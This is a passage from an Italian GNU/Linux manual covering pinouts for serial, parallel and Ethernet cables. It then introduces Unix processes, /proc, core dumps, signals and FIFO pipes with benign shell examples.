
DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	2	3
3	2	3	3	3	2
7	7	7	5	5	5


Per realizzare un cavo Null-modem che permetta la connessione tra due elaboratori (o comunque due unità DTE) attraverso la porta seriale utilizzando un controllo di flusso hardware, ovvero RTS/CTS, sono necessari sette fili. Nello schema della tabella 88.2 sono rappresentate le diverse possibilità di collegamento a seconda che si utilizzino connettori DB-25 o DB-9 femmina.

Cavo seriale a sette fili, per collegamenti tra DTE e DTE:

DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	3	2
3	2	3	3	2	3
4	5	4	8	7	8
5	4	5	7	8	7
6+8	20	6+8	4	6+1	4
20	6+8	20	6+1	4	6+1
7	7	7	5	5	5

Disposizione dei contatti di un connettore BD-25 femmina:

```
  13                       1
.-----------------------------.
 \ o o o o o o o o o o o o o /
  \ o o o o o o o o o o o o /
   `-----------------------'
   25                     14
```

Disposizione dei contatti di un connettore BD-9 femmina:

```
  5       1
.-------------.
 \ o o o o o /
  \ o o o o /
   `-------'
    9     6
```

Porte parallele

Il cavo parallelo incrociato, detto anche Null-Printer o Laplink o Interlink, è utilizzabile in particolare per le connessioni PLIP. Permette il collegamento attraverso porte parallele normali. L'eventuale schermatura metallica può essere collegata alla massa del connettore, ma solo a uno dei due capi. Controllare la documentazione contenuta nel file '***sorgenti_linux***/`drivers/net/README1.PLIP`'.

Cavo parallelo incrociato:

Connettore A DB-25 maschio Nome	Contatto	Contatto	Connettore B DB-25 maschio Nome
Data Bit 0	2	15	Error
Data Bit 1	3	13	Select
Data Bit 2	4	12	Paper Out
Data Bit 3	5	10	Acknowledge
Data Bit 4	6	11	Busy
Acknowledge	10	5	Data Bit 3
Busy	11	6	Data Bit 4
Paper Out	12	4	Data Bit 2
Select	13	3	Data Bit 1
Error	15	2	Data Bit 0
Signal Ground	25	25	Signal Ground

Il cavo parallelo bidirezionale **non è più utilizzato** con GNU/Linux: permetteva il collegamento attraverso porte parallele bidirezionali con velocità di comunicazione maggiori rispetto a un cavo incrociato normale.


La connessione di un cavo bidirezionale su elaboratori accesi comporta qualche rischio in più rispetto alla connessione di un cavo normale. Sotto questo aspetto, l'uso di un cavo del genere, anche se potrebbe fornire prestazioni doppie rispetto a un cavo incrociato normale, è **generalmente sconsigliabile**.

Cavo parallelo bidirezionale **non più utilizzato** con GNU/Linux:


Connettore A DB-25 maschio Nome	Contatto	Contatto	Connettore B DB-25 maschio Nome
Strobe	1	11	Busy

Connettore A DB-25 maschio Nome	Contatto	Contatto	Connettore B DB-25 maschio Nome
Data Bit 0	2	2	Data Bit 0
Data Bit 1	3	3	Data Bit 1
Data Bit 2	4	4	Data Bit 2
Data Bit 3	5	5	Data Bit 3
Data Bit 4	6	6	Data Bit 4
Data Bit 5	7	7	Data Bit 5
Data Bit 6	8	8	Data Bit 6
Data Bit 7	9	9	Data Bit 7
Busy	11	1	Strobe
Paper Out	12	14	Autofeed
Select	13	17	Select
Autofeed	14	12	Paper Out
Error	15	18	Ground
Reset	16	10	Acknowledge
Ground	18	15	Error
Signal Ground	25	25	Signal Ground


Disposizione dei contatti di un connettore BD-25 maschio:


```
   1                       13
.-----------------------------.
 \ * * * * * * * * * * * * * /
  \ * * * * * * * * * * * * /
   `-----------------------'
   14                    25
```

Disposizione dei contatti di un connettore Centronics a 36 poli (stampante):

```
      18                                  1
.--------------------------------------------.
 \    # # # # # # # # # # # # # # # # # #    /
  \ ==================================== /
   \ # # # # # # # # # # # # # # # # # # /
    `-----------------------------------'
      36                                  19
```


Capitolo 90

Reti Ethernet


Connettori RJ-45 (ISO 8877):

```
                       /       /
                      / cavo  /
       Spina         /       /
                    /----------/
                   / ////////  /|                Presa (foro)
                  / ////////  / |
                 |----------|  /                |----------|
                 | 87654321 | /                 | 12345678 |
                 |__      __|/                  |/_      /_|
                    |____|                         |/___|
```

Cavo Ethernet 10baseT diretto. Le coppie 1-2 e 3-6 sono ritorte:

10baseT diretto
collegamenti essenziali

Spina RJ-45 Nome	Contatto	Colore filo	Contatto	Spina RJ-45 Nome
TxData +	1	bian-co/arancio	1	TxData +
TxData –	2	arancio	2	TxData –
RxData +	3	bian-co/verde	3	RxData +
RxData –	6	verde	6	RxData –

Cavo Ethernet 10baseT incrociato per connettere due sole stazioni senza altri componenti intermedi. Le coppie 1-2:3-6 e 3-6:1-2 sono ritorte:


10baseT incrociato
collegamenti essenziali

Spina RJ-45 Nome	Contatto	Colore filo	Contatto	Spina RJ-45 Nome
TxData +	1	bianco/arancio	3	RxData +
TxData –	2	arancio	6	RxData –
RxData +	3	bianco/verde	1	TxData +
RxData –	6	verde	2	TxData –

Cavo Ethernet 100baseT categoria 5 diretto. Le coppie 1-2, 3-6, 4-5 e 7-8 sono ritorte:

«T–568B»

«T–568B»

100baseT
cat 5
diretto

Spina RJ-45 (T-568B) Nome	Contatto	Colore filo	Contatto	Spina RJ-45 (T-568B) Nome
tx-d1+	1	arancio/bianco	1	tx-d1+
tx-d1–	2	arancio	2	tx-d1–
rx-d2+	3	bianco/verde	3	rx-d2+
bi-d4+	4	blu	4	bi-d4+
bi-d4–	5	blu/bianco	5	bi-d4–
rx-d2–	6	verde	6	rx-d2–
bi-d3+	7	marrone/bianco	7	bi-d3+
bi-d3–	8	marrone	8	bi-d3–

Cavo Ethernet 100baseT categoria 5 incrociato. Le coppie 1-2:3-6, 3-6:1-2, 4-5:7-8 e 7-8:4-5 sono ritorte:

«T–568B»
«T–568A»
100baseT
cat 5
incrociato

Spina RJ-45 (T-568B) Nome	Contatto	Colore filo	Contatto	Spina RJ-45 (T-568A) Nome
tx-d1+	1	arancio/bianco	3	rx-d2+
tx-d1–	2	arancio	6	rx-d2–
rx-d2+	3	bianco/verde	1	tx-d1+
bi-d4+	4	blu	4	bi-d4+
bi-d4–	5	blu/bianco	5	bi-d4–
rx-d2–	6	verde	2	tx-d1–
bi-d3+	7	marrone/bianco	7	bi-d3+
bi-d3–	8	marrone	8	bi-d3–

I cavi si distinguono in categorie, secondo le prestazioni offerte:

Categoria	Descrizione
categoria 1	Nessun criterio di prestazioni.
categoria 2	1 MHz (cavi telefonici).
categoria 3	16 MHz (Ethernet 10baseT).
categoria 4	20 MHz (Token-Ring e Ethernet 10baseT).

Categoria	Descrizione
categoria 5	100 MHz (Ethernet 100baseT e 10baseT).
categoria 6	1 GHz (Ethernet 1000baseT, 100baseT e 10baseT).

90.1 Riferimenti

- *Category 5 10BaseT wiring*
  ⟨http://www.flowcalcs.com/computer101/Cat_5_10Base-T_Wiring.htm ⟩
- *Communication wiring color codes*
  ⟨http://www.cdaschools.org/lchs/faculty/bkeylon/comptech/Wiring/wiring.html ⟩

Parte xviii

Processi di elaborazione

Capitolo 91

Introduzione ai processi di elaborazione

Un programma singolo, nel momento in cui viene eseguito, è un ***processo***. La nascita di un processo, cioè l'avvio di un programma, può avvenire solo tramite una richiesta da parte di un altro processo già esistente. Si forma quindi una sorta di gerarchia dei processi organizzata ad albero. Il processo principale (*root*) che genera tutti gli altri, è quello dell'eseguibile '**`init`**' che a sua volta è attivato direttamente dal kernel.

In linea di principio, il programma avviato dal kernel come processo principale, può essere qualunque cosa, anche una shell (tenendo conto, comunque, che il kernel predilige l'eseguibile '`/sbin/init`'), ma in tal caso si tratta di applicazioni specifiche e non di un sistema standard.

Qui si preferisce utilizzare il nome Init per identificare il processo principale, tenendo conto che questo si concretizza generalmente nell'eseguibile '**`init`**'.

91.1 Tabella dei processi

Il kernel gestisce una tabella dei processi che serve a tenere traccia del loro stato. In particolare sono registrati i valori seguenti:

- il nome dell'eseguibile in funzione;
- gli eventuali argomenti passati all'eseguibile al momento dell'avvio attraverso la riga di comando;
- il numero di identificazione del processo;
- il numero di identificazione del processo che ha generato quello a cui si fa riferimento;
- il nome del dispositivo di comunicazione se il processo è controllato da un terminale;
- il numero di identificazione dell'utente;
- il numero di identificazione del gruppo;

91.1.1 Directory «/proc/»

Il kernel Linux rende disponibile i dati della tabella dei processi attraverso un file system virtuale innestato nella directory '`/proc/`'. Dalla presenza di questo file system virtuale dipendono la maggior parte dei programmi che si occupano di gestire i processi.

In particolare, a partire da questa directory se ne diramano altre, tante quanti sono i processi in esecuzione, ognuna identificata dal numero del processo stesso. Per esempio, '`/proc/1/`' contiene una serie di file virtuali che rappresentano lo stato del processo numero uno, ovvero Init che è sempre il primo a essere messo in funzione. Il listato seguente mostra il contenuto che potrebbe avere il file '`/proc/1/status`'.

```
Name:   init
State:  S (sleeping)
Pid:    1
PPid:   0
Uid:    0       0       0       0
Gid:    0       0       0       0
```

```
Groups:
VmSize:      764 kB
VmLck:         0 kB
VmRSS:        16 kB
VmData:       64 kB
VmStk:         4 kB
VmExe:        24 kB
VmLib:       628 kB
SigPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000057f0d8fc
SigCgt: 00000000280b2603
CapInh: 00000000fffffeff
CapPrm: 00000000ffffffff
CapEff: 00000000fffffeff
```

91.2 Nascita e morte di un processo

Come già accennato, la nascita di un processo, cioè l'avvio di un programma, può avvenire solo tramite una richiesta da parte di un altro processo già esistente, utilizzando la chiamata di sistema '**`fork()`**'. Per esempio, quando si avvia un programma attraverso il terminale, è l'interprete dei comandi (la shell) che genera il processo corrispondente.

Quando un processo termina, lo fa attraverso la chiamata di sistema '**`exit()`**', trasformandosi in un processo «defunto», o «zombie». È poi il processo che lo ha generato che si deve occupare di eliminarne le tracce.

Il processo genitore, per avviare l'eliminazione dei suoi processi defunti, deve essere avvisato che ne esiste la necessità attraverso un segnale '**`SIGCHLD`**'. Questo segnale viene inviato proprio dalla funzione di sistema '**`exit()`**', ma se il meccanismo non funziona come previsto, si può inviare manualmente un segnale '**`SIGCHLD`**' al processo genitore. In mancanza d'altro, si può far terminare l'esecuzione del processo genitore stesso.

Il processo che termina potrebbe avere avviato a sua volta altri processi (figli). In tal caso, questi vengono affidati al processo numero uno, cioè Init.

91.2.1 Scarico della memoria: «core dump»

A volte, l'interruzione di un processo provoca il cosiddetto ***scarico della memoria*** o *core dump*. In pratica si ottiene un file nella directory corrente, contenente l'immagine del processo interrotto. Per tradizione, questo file è denominato '`core`', in onore dei primo tipo di memoria centrale che sia stato utilizzato con un sistema Unix: la memoria a nuclei magnetici, ovvero *core memory*.

Questi file servono a documentare un incidente di funzionamento e a permetterne l'analisi attraverso strumenti diagnostici opportuni. Solitamente questi file possono essere cancellati tranquillamente.

La proliferazione di questi file va tenuta sotto controllo: di solito non ci si rende conto se un processo interrotto ha generato o meno lo scarico della memoria. Ogni tanto vale la pena di fare una ricerca all'interno del file system per rintracciare questi file, come nell'esempio seguente:

```
# find / -name core -type f -print [Invio]
```

Ciò che conta è di non confondere *core* con spazzatura: ci possono essere dei file chiamati '`core`' per qualche motivo, che nulla hanno a che fare con lo scarico della memoria.

91.3 Comunicazione tra processi

Nel momento in cui l'attività di un processo dipende da quella di un altro ci deve essere una forma di comunicazione tra i due. Ciò viene definito IPC, o *Inter process communication*, ma questa definizione viene confusa spesso con un tipo particolare di comunicazione definito IPC di System V.

I metodi utilizzati normalmente sono di tre tipi: invio di segnali, condotti (flussi di dati FIFO) e IPC di System V.

91.3.1 Segnali

I segnali sono dei messaggi elementari che possono essere inviati a un processo, permettendo a questo di essere informato di una condizione particolare che si è manifestata e di potersi uniformare. I programmi possono essere progettati in modo da intercettare questi segnali, allo scopo di compiere alcune operazioni prima di adeguarsi agli ordini ricevuti. Nello stesso modo, un programma potrebbe anche ignorare completamente un segnale, o compiere operazioni diverse da quelle che sarebbero prevedibili per un tipo di segnale determinato. Segue un elenco dei segnali più importanti.

Segnale	Descrizione
SIGINT	È un segnale di interruzione intercettabile, inviato normalmente attraverso la tastiera del terminale, con la combinazione [*Ctrl c*], al processo che si trova a funzionare in primo piano (*foreground*). Di solito, il processo che riceve questo segnale viene interrotto.
SIGQUIT	È un segnale di interruzione intercettabile, inviato normalmente attraverso la tastiera del terminale, con la combinazione [*Ctrl *], al processo che si trova a funzionare in primo piano. Di solito, il processo che riceve questo segnale viene interrotto.
SIGTERM	È un segnale di conclusione intercettabile, inviato normalmente da un altro processo. Di solito, provoca la conclusione del processo che ne è il destinatario.
SIGKILL	È un segnale di interruzione non intercettabile, che provoca la conclusione immediata del processo. Non c'è modo per il processo destinatario di eseguire alcuna operazione di salvataggio o di scarico dei dati.
SIGHUP	È un ***segnale di aggancio*** che rappresenta l'interruzione di una comunicazione. In particolare, quando un utente esegue un *logout*, i processi ancora attivi avviati eventualmente sullo sfondo (*background*) ricevono questo segnale. Può essere generato anche a causa della «morte» del processo controllante.

La tabella 91.3 elenca i segnali descritti dallo standard POSIX.1, mentre l'elenco completo può essere ottenuto consultando *signal(7)*.

Tabella 91.3. Segnali gestiti dai sistemi GNU/Linux secondo lo standard POSIX.1.

Segnale	Azione	Descrizione
SIGHUP	A	Il collegamento con il terminale è stato interrotto.
SIGINT	A	Interruzione attraverso un comando dalla tastiera.
SIGQUIT	A	Conclusione attraverso un comando dalla tastiera.
SIGILL	A	Istruzione non valida.
SIGABRT	C	Interruzioni di sistema.
SIGFPE	C	Eccezione in virgola mobile.
SIGKILL	AEF	Conclusione immediata.
SIGSEGV	C	Riferimento non valido a un segmento di memoria.
SIGPIPE	A	Condotto (flusso FIFO) interrotto.
SIGALRM	A	Timer.
SIGTERM	A	Conclusione.
SIGUSR1	A	Primo segnale definibile dall'utente.
SIGUSR2	A	Secondo segnale definibile dall'utente.
SIGCHLD	B	Eliminazione di un processo figlio.
SIGCONT		Riprende l'esecuzione se in precedenza è stato fermato.
SIGTSTOP	DEF	Ferma immediatamente il processo.
SIGTSTP	D	Stop attraverso un comando della tastiera.
SIGTTIN	D	Processo sullo sfondo che richiede dell'input.
SIGTTOU	D	Processo sullo sfondo che deve emettere dell'output.

Le lettere contenute nella seconda colonna rappresentano il comportamento predefinito dei programmi che ricevono tale segnale:

- '**`A`**' termina il processo;
- '**`B`**' il segnale viene ignorato;
- '**`C`**' la memoria viene scaricata (*core dump*);
- '**`D`**' il processo viene fermato;
- '**`E`**' il segnale non può essere catturato;
- '**`F`**' il segnale non può essere ignorato.

L'utente ha a disposizione in particolare due mezzi per inviare segnali ai programmi:

- la combinazione di tasti [*Ctrl c*] che di solito genera l'invio di un segnale '**`SIGINT`**' al processo in esecuzione sul terminale o sulla console attiva;
- l'uso di '**`kill`**' (programma o comando interno di shell) per inviare un segnale particolare a un processo stabilito.

91.3.2 Condotti

Attraverso la shell è possibile collegare più processi tra loro in un condotto, come nell'esempio seguente, in modo che lo standard output di uno sia collegato direttamente con lo standard input del successivo.

$ **cat mio_file | sort | lpr** [*Invio*]

Ogni connessione tra un processo e il successivo, evidenziata dalla barra verticale, si comporta come un serbatoio provvisorio di dati ad accesso FIFO (*First in first out*: il primo a entrare è il primo a uscire).

È possibile creare esplicitamente dei ***serbatoi FIFO*** di questo genere, in modo da poterli gestire senza dover fare ricorso alle funzionalità della shell. Questi, sono dei file speciali definiti proprio «FIFO» e vengono creati attraverso il programma '**mkfifo**'. Nell'esempio seguente viene mostrata una sequenza di comandi con i quali, creando due file FIFO, si può eseguire la stessa operazione indicata nel condotto visto poco sopra.

$ **mkfifo fifo1 fifo2** [*Invio*]

Crea due file FIFO: 'fifo1' e 'fifo2'.

$ **cat mio_file >> fifo1 &** [*Invio*]

Invia 'mio_file' a 'fifo1' senza attendere ('**&**').

$ **sort < fifo1 >> fifo2 &** [*Invio*]

Esegue il riordino di quanto ottenuto da 'fifo1' e invia il risultato a 'fifo2' senza attendere ('**&**').

$ **lpr < fifo2** [*Invio*]

Accoda la stampa di quanto ottenuto da 'fifo2'.

I file FIFO, data la loro affinità di funzionamento con i condotti gestiti dalla shell, vengono anche chiamati «*pipe* con nome», contrapponendosi ai condotti normali che a volte vengono detti «*pipe* anonimi».

Quando un processo viene interrotto all'interno di un *condotto* di qualunque tipo, il processo che inviava dati a quello interrotto riceve un segnale '**SIGPIPE**' e si interrompe a sua volta. Dall'altra parte, i processi che ricevono dati da un processo che si interrompe, vedono concludersi il flusso di questi dati e terminano la loro esecuzione in modo naturale. Quando questa situazione viene segnalata, si potrebbe ottenere il messaggio *broken pipe*.

91.3.3 IPC di System V

